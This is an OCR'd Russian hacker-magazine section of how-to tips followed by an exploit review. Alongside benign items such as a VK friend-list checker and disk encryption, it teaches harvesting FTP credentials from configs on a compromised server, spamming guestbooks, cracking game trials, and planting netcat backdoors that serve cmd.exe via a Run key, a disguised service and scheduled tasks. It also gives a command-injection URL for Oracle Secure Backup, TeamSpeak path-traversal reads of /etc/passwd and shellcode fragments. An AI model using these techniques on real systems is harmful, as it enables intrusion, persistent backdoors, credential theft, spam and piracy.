С ростом популярности социальных сетей растут и наши к ним требования. Примером служат десятки самых разнообразных тулз и скриптов, представленных на страницах]C. Однако сейчас мы рассмотрим решение, казалось бы, такой нетривиальной задачи, как автоматизированный чекинг френд-листа «ВКонтакте». Частенько случается так, что некоторые из «друзей» попросту самоудаляются из нашего списка, естественно, «по-английски» (aka не предупредив). Отсюда и вполне понятное желание вести регулярный автоматический мониторинг своего френд-листа. Что ж, в этом нет ничего сложного. Единственное, что нам понадобится, — скрипт «**FRIENDS CONTROL**» от EnoT_PoToSkUn'а и подходящий php-хостинг. Для начала ознакомимся с самим скриптом и его возможностями. Итак, утила умеет:


```
• Вести общий список количества друзей
• Проверять, сколько добавилось и удалилось друзей с момента последней проверки
• Отправлять уведомление о результатах на мыло
```

Как ты уже догадался, скрипт создает файл, в котором хранятся данные проверок и использует его для сравнения при каждом следующем чеке. Теперь рассмотрим алгоритм действий для успешной установки скрипта:

1. Сливаем скрипт с нашего ДВД;
2. Открываем сорец и правим интересующие нас строки:
• Указываем в значениях переменных свой id, мыло и пароль в начале скрипта;
• Переменная `$on_mail` включает/выключает отправку результатов на мыло (0-выкл, 1-вкл);
• Переменная `$write_noresult` отвечает за опцию записи данных в файл (0-не вписывать - по-дефолту/ 1-вписывать).
3. Ищем/покупаем/ломаем сервер с наличием PHP => 5 версии, LibCurl и Cron (при необходимости).
4. Заливаем отредактированный скрипт на наш сервер и запускаем его
5. После запуска скрипта создаем файл данных и заносим туда первую запись, с которой скрипт будет сверяться в дальнейшем. Для этого жмем на линк «Очистить/создать лог» и радуемся.

Вот, собственно, и все, удачи :).

Чекаем френд-лист «ВКонтакте»



№2

ЗАДАЧА: СОБРАТЬ ВСЕВОЗМОЖНЫЕ КОНФИГИ НА ЛОМАННОМ СЕРВЕРЕ

РЕШЕНИЕ:

Одной из первоочередных задач после заливки веб-шелла будет поиск различных файлов конфигурации на атакуемом сервере. Не секрет, что в конфигах можно найти множество аккаунтов: начиная от пользователей СУБД и заканчивая фтп-акками. Но парсить все доступные каталоги вручную - дело неблагодарное. Предлагаю воспользоваться специально предназначенным для этого инструментом — **phpConfigSpy** от p-range & $re@m3r. Скрипт предназначен для автоматизированного поиска конфигов в каталогах вида /home/имя_юзера/public_html и всех подкаталогах, если они доступны для чтения пользователю, с правами которого запущен скрипт. После того, как скрипт находит конфиг, он ищет пароль и в случае успеха пробует соединиться с фтп, используя в качестве логина имя юзера, в дире которого был найден конфиг, а в качестве пасса — обнаруженный в конфиге пароль. Если авторизация на фтп пройдет удачно, скрипт уведомит тебя о найденном фтп-акке. Для успешного запуска скрипта необходимо:

1. Отредактировать сорец, указав (по желанию) имена конфигов для поиска:

```
($file=='config.php')
 or ($file=='config.inc.php')
 or ($file=='conf.php')
 or ($file=='settings.php')
 or ($file=='setup.php')
 or ($file=='dbconf.php')
 or ($file=='dbconfig.php')
 or ($file=='db.inc.php')
 or ($file=='dbconnect.php')
 or ($file=='connect.php')
 or ($file=='index.php')
 or ($file=='common.php')
 or ($file=='config_global.php')
 or ($file=='db.php')
 or ($file=='connect.inc.php')
```

```
or ($file=='dbconnect.inc.php'))
```

2. Изменить 24 строку скрипта:

```
$dirz = '/home/'.$username.'/public_html/';
```

И 43 стоку, указав валидные пути к веб-каталогам пользователям:

```
$path = '/home/ '.$user. '/public_html/ ';
```

3. Залить скрипт на атакуемый сервер и запустить через браузер.

№3

ЗАДАЧА: ПРОСПАМИТЬ ГОСТЕВУХУ MBOOK ПО СОБСТВЕННОМУ СПИСКУ

РЕШЕНИЕ:

Зачастую возникает потребность в спаме/флуде какой-либо гостевухи. Универсального спамера не существует в силу особенностей каждого конкретного движка. Но в случае с известной гостевухой MBook все намного проще :). Разобраться в решении задачи нам поможет MBook-спамер от Nightmare, предназначенный для автоматической рассылки по гостевым книгам Mod-Site (MBook). Итак, что нам нужно:

1. Сама прога, которую ты можешь смело взять с нашего ДВД :).
2. Гостевухи на движке MBook (отлично ищутся в Гугле, например, запросом вида «MBook + inurl: cgi-bin/gb/gb»).
3. В каталоге с утилой создай файл sites.txt, в котором нужно указать сайты, содержащие гостевуху:

```
blablabla.com
xexexex.net
target.org
```

То есть, вбить надо исключительно домены, причем, без «http://» и путей к гостевухам.

Спамим гостевухи

Спаммер гостевых книг на движке Mod-Site (MBook) | Options | _ | X
Имя*
Email:
URL:
Город:
ICQ:
Сообщение*
Цвет шрифта: | Размер шрифта: | (от 8 до 25) | Спамить
Путь к файлу со списком сайтов:
[укажите путь к файлу] | Выбрать
Powered by Nightmare

4. Запускаем тулзу. Указываем путь к файлу со списком сайтов, заполняем все поля, печатаем свое сообщение — и вперед :).
5. При рассылке следует учитывать ряд факторов, влияющих на качество работы скрипта:

1) Модерация сообщений в гостевухе;
2) Неправильно заполнены поля, в частности E-mail и URL;
3) Незаполненные обязательные поля (желательно заполнять все);
4) Наличие капчи;
5) Бан твоего IP.

В большинстве гостевух данного типа отсутствует капча, поэтому проблем возникнуть не должно. А в бесплатных демо-версиях с официального сайта нет вообще ничего, что могло бы осложнить тебе жизнь :). Но помни, спам - это плохо!

№4

ЗАДАЧА: СНЯТЬ ОГРАНИЧЕНИЕ ОТ ИГР NEVOSOFT НА САЙТЕ WWW.ALAWAR.RU

РЕШЕНИЕ:


Кто-то тратит драгоценное время на партию «Косынки» или «Паучка», кто-то шарит по «Одноклассникам», а кто-то окунается в мир онлайн-игрушек. Сегодня мы рассмотрим очень интересные игры на сайте www.alawar.ru. К сожалению, в них во всех зашит механизм ограничения времени. Система триала следующая: 60 минут халявы, за остальное нужно слать SMS, которое стоит $3. Неохота платить? Сейчас я расскажу, как взломать такую игру и играть нахаляву сколько хочется.

Итак, чтобы убрать лимит по времени из игр Alawar:

1. Качаем (или берем с диска) любую игру от NevoSoft и устанавливаем ее.
2. Запускаем. Вылезет окошко, говорящее, что у нас еще 60 минут игры. Жмем на кнопку «Играть» и ожидаем, пока запустится игра.
3. Ждем несколько секунд и жмем <Alt+TAB> – открывается диспетчер задач. Там ищем процесс с именем формата «?????.tmp». Сразу отвечу на вопрос: «А что это за процесс такой?». Это имя исполняемого файла игры.
4. Отрываем поиск, вбиваем имя процесса и жмем «Найти». Находим файл. Тыкаем по нему правой кнопкой мыши, выбираем «Открыть содержащую объект папку» и видим этот файл. Копируем его в куда-нибудь, переименовываем в «blabla.exe».
5. Все! Из игры можно выйти. Чтобы играть, копируем файл назад (в переименованном виде) и запускаем. Видим игру и радуемся, что она не ограничивает нас во времени!

По собственному опыту могу сказать, что прочие игры взламываются также.

№5



Криптуем винт

ЗАДАЧА: НАДЕЖНО ЗАШИФРОВАТЬ СОДЕРЖИМОЕ ЖЕСТКОГО ДИСКА

РЕШЕНИЕ:

Ты, наверное, знаешь, что такое криптоконтейнеры. Под этим термином подразумевается раздел винта заранее заданного объема, предназначенный для хранения конфиденциальной инфы и целиком шифруемый каким-либо алгоритмом. Основным критерием при выборе утилы для работы с контейнерами является стойкость алгоса и удобство управления крипторазделами. Сейчас мы подробно рассмотрим, как надежно и эффективно сохранить твои данные. Использовать будем тулзу Disk Cryptor, она бесплатна и распространяется с сорцами, что исключает наличие посторонних закладок в проге. Итак:

1. Сливаем утилу с http://diskcryptor.net или с нашего ДВД.
2. Устанавливаем драйвер программы для Винды и ребутимся.
3. Запускаем прогу (в случае с гуишной версией) выбираем интересующий нас раздел и нажимаем «Encrypt».
4. Выбираем алгоритм шифрования, вводим пасс (чем сложнее — тем лучше) и запускаем процесс крипта, который займет прилично времени (в зависимости от размера диска).
5. Доступ к шифрованным данным можно получить посредством Disk Cryptor'a. А именно — монтируем выбранный раздел (батон «Mount»), вводим пароль... и готово.
6. Если тебя по каким-либо причинам не устраивает гуишная версия утилы, — ты вполне можешь заюзать консольную. Было бы желание :).
7. После завершения работы с криптоконтейнером желательно произвести демонтирование раздела вручную, в противном случае — это будет сделано автоматически.

Кстати, прога умеет криптовать системный раздел, то есть тот, на который установлена Винда. Расписывать, что и как, я не буду, ибо алгоритм действий схожий. Думаю, ты вполне разберешься и сам.



№6

ЗАДАЧА: НЕОБЫЧНЫМ СПОСОБОМ ЗАПУСТИТЬ NETCAT С ЯВНОЙ ВЫГОДОЙ ДЛЯ ХАКЕРА

РЕШЕНИЕ:

Приведу несколько способов запуска netcat'a, о которых мало кто знает.

1. Бекдоринг netcat'ом — путем добавления соответствующего ключа в ветку реестра для автозапуска:

```
reg add HKLM\Software\Microsoft\Windows\
CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe
-d 192.168.1.70 1234 -e cmd.exe"
```

При последующем логине в систему произойдет запуск netcat с открытием шелла на 1234 порту. Нюанс тут в том, что бекдор исполнится с правами того пользователя, который залезет на эту машину. Поэтому такие действия вполне могут открыть доступ полноценного администратора домена.

2. Исполнение бекдора в режиме «Windows Service». Вообще, netcat никогда не был заточен под виндовую службу, но, извратившись, мы можем сделать его таковым:

```
sc create Network Connections Service binPath= "cmd /K
start c:\nc.exe -d 192.168.1.70 1234 -e cmd.exe" start=
auto error= ignore
```

Командой SC создается сервис с несуществующим именем (чтобы в глаза не бросалось) «Network Connections Service». Флаг start= auto указывает, чтобы сервис запускался сразу после загрузки ОС, а error=ignore — запрещает посылать какие-либо логи в системный журнал. Если все сделано правильно, то тебя обрадует надпись «[SC] CreateService SUCCESS». Соль в том, что даже если операционка будет перезапущена, с ее включением бекдор вновь начнет свою работу.

```
C:\WINDOWS\system32\cmd.exe
запущена служба расписаний.

AT [\\имя_компьютера] [ [код] [/DELETE] | /DELETE [/YES]]
AT [\\имя_компьютера] время [/INTERACTIVE]
    [ /EVERY:день[,...] | /NEXT:день[,...]] "команда"

\\имя_компьютера   Имя удаленного компьютера. Если этот параметр опущен,
                   используется локальный компьютер.
код                Порядковый номер запланированной задачи.
/delete            Отмена запланированной задачи. Если код задачи опущен,
                   отменяются все задачи, запланированные для указанного
                   компьютера.
/yes               Отмена запроса на подтверждение при отмене всех
                   запланированных задач.
время              Время запуска команды.
/interactive       Разрешение взаимодействия задачи с пользователем,
                   работающим на компьютере во время запуска задачи.
/every:день[,...]  Запуск задачи осуществляется по указанным дням недели или
                   месяца. Если дата опущена, используется текущий день
                   месяца.
/next:день[,...]   Задача будет запущена в следующий указанный день недели
                   (например в следующий четверг). Если дата опущена,
                   используется текущий день месяца.
"команда"          Команда Windows NT или имя пакетного файла.

C:\Documents and Settings\andrej>at 12:00:00 /every:m ""c:\windows\nc.exe -d 192
.123.43.1 1234 -e cmd.exe""
Добавлена новая задача с кодом 1

C:\Documents and Settings\andrej>at
Статус Код  Дата                 Время        Командная строка
-------------------------------------------------------------------------------
        1   Каждый M             12:00        c:\windows\nc.exe -d 192.123.4
3.1 1234 -e cmd.exe

C:\Documents and Settings\andrej>
```

Запускаем netcat в планировщике задач

3. Запуск netcat с использованием Windows Task Sheduler (планировщика задач). Как вариант, можно запустить netcat в определенное время, а именно — когда темно и тихо. В этом нам поможет встроенный в Windows планировщик.

```
net start schedule
at 12:00:00 /every:m,t,w,th,f,s,su ""c:\nc.exe -d
192.168.1.70 1234 -e cmd.exe""
```

Каждый день (буквы отвечают за дни недели), в 12:00:00, у нас будет открываться шелл.

№7

ЗАДАЧА: ПРОСКАНИРОВАТЬ ПОРТЫ NETCAT'ОМ

РЕШЕНИЕ:

Мало кто знает, что netcat может выступать отличным средством сканирования портов. Достаточно запустить его в соответствующем режиме:

```
nc -z -n -v -w 1 192.168.1.100 1-1024
nc -n -v -w 1 -z 192.168.1.100 20 21 22 25 80 8080
```

В обоих примерах используются следующие флаги:

```
-z (zero-input/output mode) (работа без программных задержек);
-n (numeric-only, используем, так как задается IP-адрес, а не домен);
-w (таймаут на коннекты в секундах).
```

```
C:\WINDOWS\system32\cmd.exe - nc.exe -z -n -v -w 1 10.222.1.61 1-1024
C:\Documents and Settings\andrej\Рабочий стол>nc.exe -h
[v1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

C:\Documents and Settings\andrej\Рабочий стол>ping 10.222.1.61

Обмен пакетами с 10.222.1.61 по 32 байт:

Ответ от 10.222.1.61: число байт=32 время<1мс TTL=128
Ответ от 10.222.1.61: число байт=32 время<1мс TTL=128

Статистика Ping для 10.222.1.61:
    Пакетов: отправлено = 2, получено = 2, потеряно = 0 (0% потерь),
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 0 мсек, Среднее = 0 мсек
Control-C
^C
C:\Documents and Settings\andrej\Рабочий стол>nc.exe -z -n -v -w 1 10.222.1.61 1
-1024
(UNKNOWN) [10.222.1.61] 990 (?) open
(UNKNOWN) [10.222.1.61] 912 (?) open
```

Сканируем порты netcat'ом

№8

ЗАДАЧА: ВЫЦЕПИТЬ РЕАЛЬНЫЙ IP-АДРЕС НЕГОДЯЯ, КОТОРЫЙ СКРЫВАЕТСЯ ЗА ПРОКСЕЙ

РЕШЕНИЕ:

Для решения задачи советую тебе обратить внимание на проект от создателей известного хакерского комбайна **Metasploit – Decloak** (decloak.net). Он посвящен разоблачению особо хитрых людей, применяющих средства анонимизации. В своем арсенале программа задействует следующие техники добычи:

- Традиционный вызов функции на языке JAVA; если у пользователя установлен Quick Time, то путем загрузки специального параметра аплет попытается насильно вынудить браузер жертвы открыть «direct» соединение;
- Метод прогрузки Word-документа с его авто-открытием, при котором незаметно со стороннего ресурса будет подкачана картинка. Это поможет обойти прокси и спалить реальный DNS-сервер пользователя;
- Установка прямого соединения при обращении к Flash-приложению;
- Если у пользователя установлен Itunes, который регистрирует в системе новый протокол обращений «itms», то хитреца можно заставить открыть свой плеер и установить прямое соединение с заданным URL.

С недавнего времени разработчики сделали для своего проекта специальный «Decloaking Engine Remote API», который можно использовать на сторонних ресурсах. Чтобы применить его, генерируем себе уникальный идентификатор:

```
md5("secret" . $_SERVER['REMOTE_ADDR'] . $_SERVER['REMOTE_PORT'] . time() . "secret");
```

Как только, мы получили секрет, смело юзаем следующий линк для впаривания:

```
<iframe src="http://decloak.net/decloak.html?cid=<идентификатор>"></iframe>
```

Для получения результатов просматриваем:

```
decloak.net/report.html?cid=<идентификатор>&format=text.
```

Подложный Word-документ позволяет определить IP-адрес



АНДРЕЙ «SKVOZ» КОМАРОВ

ОБЗОР ЭКСПЛОЙТОВ

01 ORACLE МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ

>> Brief

Очередным ежеквартальным обновлением специалисты из Oracle прикрыли около 40 брешей в своих продуктах. Все из них классифицируются удаленной эксплуатацией и затрагивают такие маститые проекты, как: WebLogic Server 7.0/8.0/10.0, Oracle 9i/10g/11g, E-Business Suite 11i и многие другие. Пару лет назад, после заявления Ларри Эллисона о том, что детища его компании носят титул «unbreakable», хакеры доказали, что он поторопился с выводами. Отметим, что почти все ниже перечисленные багги, имеют достаточно высокие критерии по риску (степени критичности). По подсчету CVSS2 Risk Score — Microsoft Windows (10) / Linux и Unix (7,5). Кособокость всех продуктов Oracle состоит из навороченности, при которой зачастую не соблюдаются простые истины.

ORACLE SECURE BACKUP (10.1.0.3 <- 10.2.0.2) ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА

Уязвимость найдена в сценарии авторизации (login.php). Он входит в поставляемый с сервером хранения резервных копий PHP-фронтенд, поэтому уязвимость можно назвать кроссплатформенной, вне зависимости от того, под какой ОС будет установлен сервер. Передающиеся данные с login.php напрямую отправляются утилите obt.exe. При этом не осуществляется никаких проверок на ограничение и контент данных, в чем можно убедиться, проанализировав исходный код:

```
if (strlen($ora_osb_bgcookie) > 0 && $button ==
"Logout")
    {
    // Turn DEBUG_EXEC to off
    $tmp = $DEBUG_EXEC;
    $DEBUG_EXEC = "no";

    // Teminate the connection.
    $qr_command = "$rbtool --terminate $ora_osb_
bgcookie-$ora_osb_lcookie";
    $msg = exec_qr("$qr_command");

// exec_qr вызывает PHP-функцию popen, для исполнения
команды в свою очередь, переменная $qr_command может
хранить заведомо вредоносные параметры (/bin/sh, cmd.
exe) для неавторизированного выполнения кода без про-
верки данных для авторизации — все, что потребуется,
наличие сетевого доступа к серверу бекапов

    if (strncmp($msg[0], "Error:", 6))
     {
     // Set the cookie up.
     setcookie("ora_osb_bgcookie", "");
     setcookie("ora_osb_lcookie", "");
     $ora_osb_bgcookie = "";
     }

    // Reset DEBUG_EXEC.
    $DEBUG_EXEC = $dtmp;
    }

  header("Location: /login.php?clear=yes");
```

>> Targets:

Вся линейка операционных систем, под которые написан сей продукт.

>> Exploit

Эксплуатация вполне наглядна — в том месте, где мы имеет доступ к серверу и минимальные права, можно создать собственный сценарий и попробовать что-либо исполнить. Неавторизированное создание файла выполняется следующим ядовитым линком:

```
https://<target>/login.php?clear=no&ora_osb_
lcookie=aa&ora_osb_bgcookie=bb&button=Logout&rbtool=cm
d.exe+/c+echo+hello+world+%3E+c:\oracle.secure.backup.
txt+;
```


>> Solution

Самое простое решение проблемы — отключить WEB-сервер, не забыв о вышедших обновлениях. В версии 10.2.0.3 брешь устранена.

02 «APACHE CONNECTOR» ORACLE BEA WEBLOGIC SERVER ПЕРЕПОЛНЕНИЕ БУФЕРА В КОМПОНЕНТЕ

>> Brief

Путем посылки специально сформированного HTTP-пакета фиксированной длины злоумышленник может удаленно нарушить корректную работу WEB-сервера. Успешная реализация приво-



Подключенный контейнер (обычный)

дит к DoS-атаке. На Java достаточно обратиться с помощью POST-запроса к /.jsp с достаточно длинным параметром. Реализация атаки в псевдо-коде будет примерно следующей:

```
$a = "A" x 6000;
# инициализация сокета
# отправка POST
"POST /.jsp $a\r\n\r\nHost: localhost\r\n\r\n";
```

>> Targets

```
BEA WebLogic Server 6.x,7.x,8.x,9.x, 10.x
```

>> Exploit

Одним из первых авторов, обнаруживших уязвимость задолго до публичного релиза (в июле 2008), стал товарищ KingCope. Боевой эксплоит можно найти здесь — milw0rm.com/exploits/6089.

>> Solution


Установить на сервер специальный плагин и радоваться жизни: ftp://anonymous:dev2dev%40bea%2Ecom@ftpna.bea.com/pub/releases/security/WLSWebServerPlugins1.0.1136334-Apache.zip

03 TEAMSPEAK SERVER <= 2.0.23.17 REMOTE READ FILE

>> Brief

Первыми, заметившими проблему, были люди из **Heise-Security** (heise-online.co.uk/security/Vulnerability-in-TeamSpeak-2-server--/news/93734), но в паблик никакой подробной информации они не пустили. В итоге, наш соотечественник c411k расковырял этот сервис и выпустил на потеху народу опасный эксплоит. Опасность заключается в том, что при непосредственном взаимодействии с TeamSpeak возможно чтение локальных файлов на сервере. Так, если TS установлен на сервере, который админится через PLESK/Cpanel, то при грамотном раскладе у хакера будет возможность прочитать их конфиги и влезть в саму панель. TS открывает по умолчанию три TCP-порта:

```
8767 — клиентское соединение
14534 — WEB-админка
51234 — TCQQuery Admin
```



Содержимое обычного контейнера (на фотографии — лунный модуль СССР)

Все бы ничего, да при выводе справки «help ver» читает файл из папки ./tcpquerydocs/ ver.txt. Существует возможность изменить параметр в этом обращении и прочитать конкретный файл на системе. Пример:

```
telnet localhost 51234
help ../../../../boot.ini\0 (\0 — нуль-байт)
```

Особый интерес для чтения могут представлять файлы:

```
server.log — в данном файле может быть расположен пароль
суперюзера TS
server.dbs — в данном файле может быть расположен пароль
суперюзера TS
../../../../../boot.ini
../../../../../etc/passwd
../../../../../usr/local/apache/conf/httpd.conf etc.
```

>> Targets

Описанные версии на платформах Windows/Linux/Unix.


>> Exploits


Полноценный эксплоит можно найти на форуме Antichat.ru (forum.antichat.ru/showthread.php).

>> Solution

Ознакомиться с рекомендациями разработчиков и установить соответствую-

Концептуальный вид известного корпоративного приложения Oracle





Содержимое файла thumbcache_96.db (курсор установлен в начало заголовка файла BMP)

щий патч можно здесь — forum.teamspeak.com/showthread.php?t=38515.

MICROSOFT HTML WORKSHOP <= 4.74 UNIVERSAL BUFFER OVERFLOW

>> Brief:
Интересное переполнение буфера, демонстрирующее новый метод в эксплуатации — «shellhunting», благодаря которому эксплоит универсально исполняется на 2k, XP, Vista . По сути, «shellhunter» — это просто участок кода, обладающий некой хитростью.
Шелл-код ставит SEH-обработчик:

```
004004C6  $ 58          POP    EAX
004004C7  . 83E8 3C      SUB    EAX,3C
004004CA  . 50          PUSH   EAX
004004CB  . 6A FF        PUSH   -1
004004CD  . 33DB         XOR    EBX,EBX
004004CF  . 64:8923      MOV    DWORD PTR FS:[EBX],ESP
004004D2  . EB 05        JMP    SHORT prog.004004D9
004004D4  > E8 EDFFFFFF  CALL   prog.004004C6
```

Баг присутствует из-за неправильной обработки заголовка файла. Все управление при ее исполнении передается на «Shellhunter».


```
#/----------------Advanced Shellhunter Code-----------
-----\
#01D717DD  EB 1E       JMP SHORT 01D717FD        |
#01D717DF   83C4 64     ADD ESP,64              |
#01D717E2   83C4 64     ADD ESP,64              |
#01D717E5   83C4 64     ADD ESP,64              |
#01D717E8   83C4 64     ADD ESP,64              |
#01D717EB   83C4 64     ADD ESP,64              |
```

По идее, сюда можно было бы сразу впихнуть шелл-код, но это не есть хорошо, — шелл-код может не уместиться по размеру. «Shellhunter» ищет в памяти приложения, наша задача — просканировать память на заведомо известные сигнатуры, которые задаются в самом начале эксплоита:

```
my $lookout1 = "\x24\x24\x24\x24\x48\x48\x48\x48\x42\
x42\x42\x42" x 64;
my $lookout2 = "\x24\x24\x24\x24\x48\x48\x48\x48\x42\
x42\x42\x42\x42" x 64;
my $lookout3 = "\x24\x24\x24\x24\x48\x48\x48\x48\x42\
x42\x42\x42\x42\x42" x 64;
my $lookout4 = "\x24\x24\x24\x24\x48\x48\x48\x48\x42\
x42\x42\x42\x42\x42\x42" x 64;
```

Имя	Дата изменения	Тип	Размер
thumbcache_32.db	17.12.2008 21:40	Data Base File	1 КБ
thumbcache_96.db	17.12.2008 21:40	Data Base File	1 024 КБ
thumbcache_256.db	17.12.2008 21:40	Data Base File	1 024 КБ
thumbcache_1024.db	17.12.2008 21:40	Data Base File	1 КБ
thumbcache_idx.db	18.12.2008 11:57	Data Base File	8 КБ
thumbcache_sr.db	17.12.2008 21:40	Data Base File	1 КБ

База данных эскизов Windows Vista



Подключенный контейнер (скрытый)

Можно было бы сделать эксплоит под какую-то одну из версий Windows, но был бы он универсальным? Чтобы переполнить буфер, в конкретно заданном примере требуется всего 280 байт. Соответственно, такого места просто недостаточно для импорта reverse/bind шелл-кода.

```
Сканирование памяти:
#01D7181B  B8 12121212    MOV EAX,12121212
#01D71820   6BC0 02       IMUL EAX,EAX,2
#01D71823   BA D0FAFD7F    MOV EDX,7FFDFAD0
#01D71828   83C7 20       ADD EDI,20
#01D7182B   893A         MOV DWORD PTR DS:[EDX],EDI
#01D7182D   3907         CMP DWORD PTR DS:[EDI],EAX
#01D7182F  ^75 F7        JNZ SHORT 01D71828
#01D71831  83C7 04       ADD EDI,4
#01D71834   6BC0 02       IMUL EAX,EAX,2
#01D71837   3907         CMP DWORD PTR DS:[EDI],EAX
#01D71839  ^75 E0        JNZ SHORT 01D7181B
#01D7183B   83C7 04       ADD EDI,4
#01D7183E  B8 42424242    MOV EAX,42424242
#01D71843   3907         CMP DWORD PTR DS:[EDI],EAX
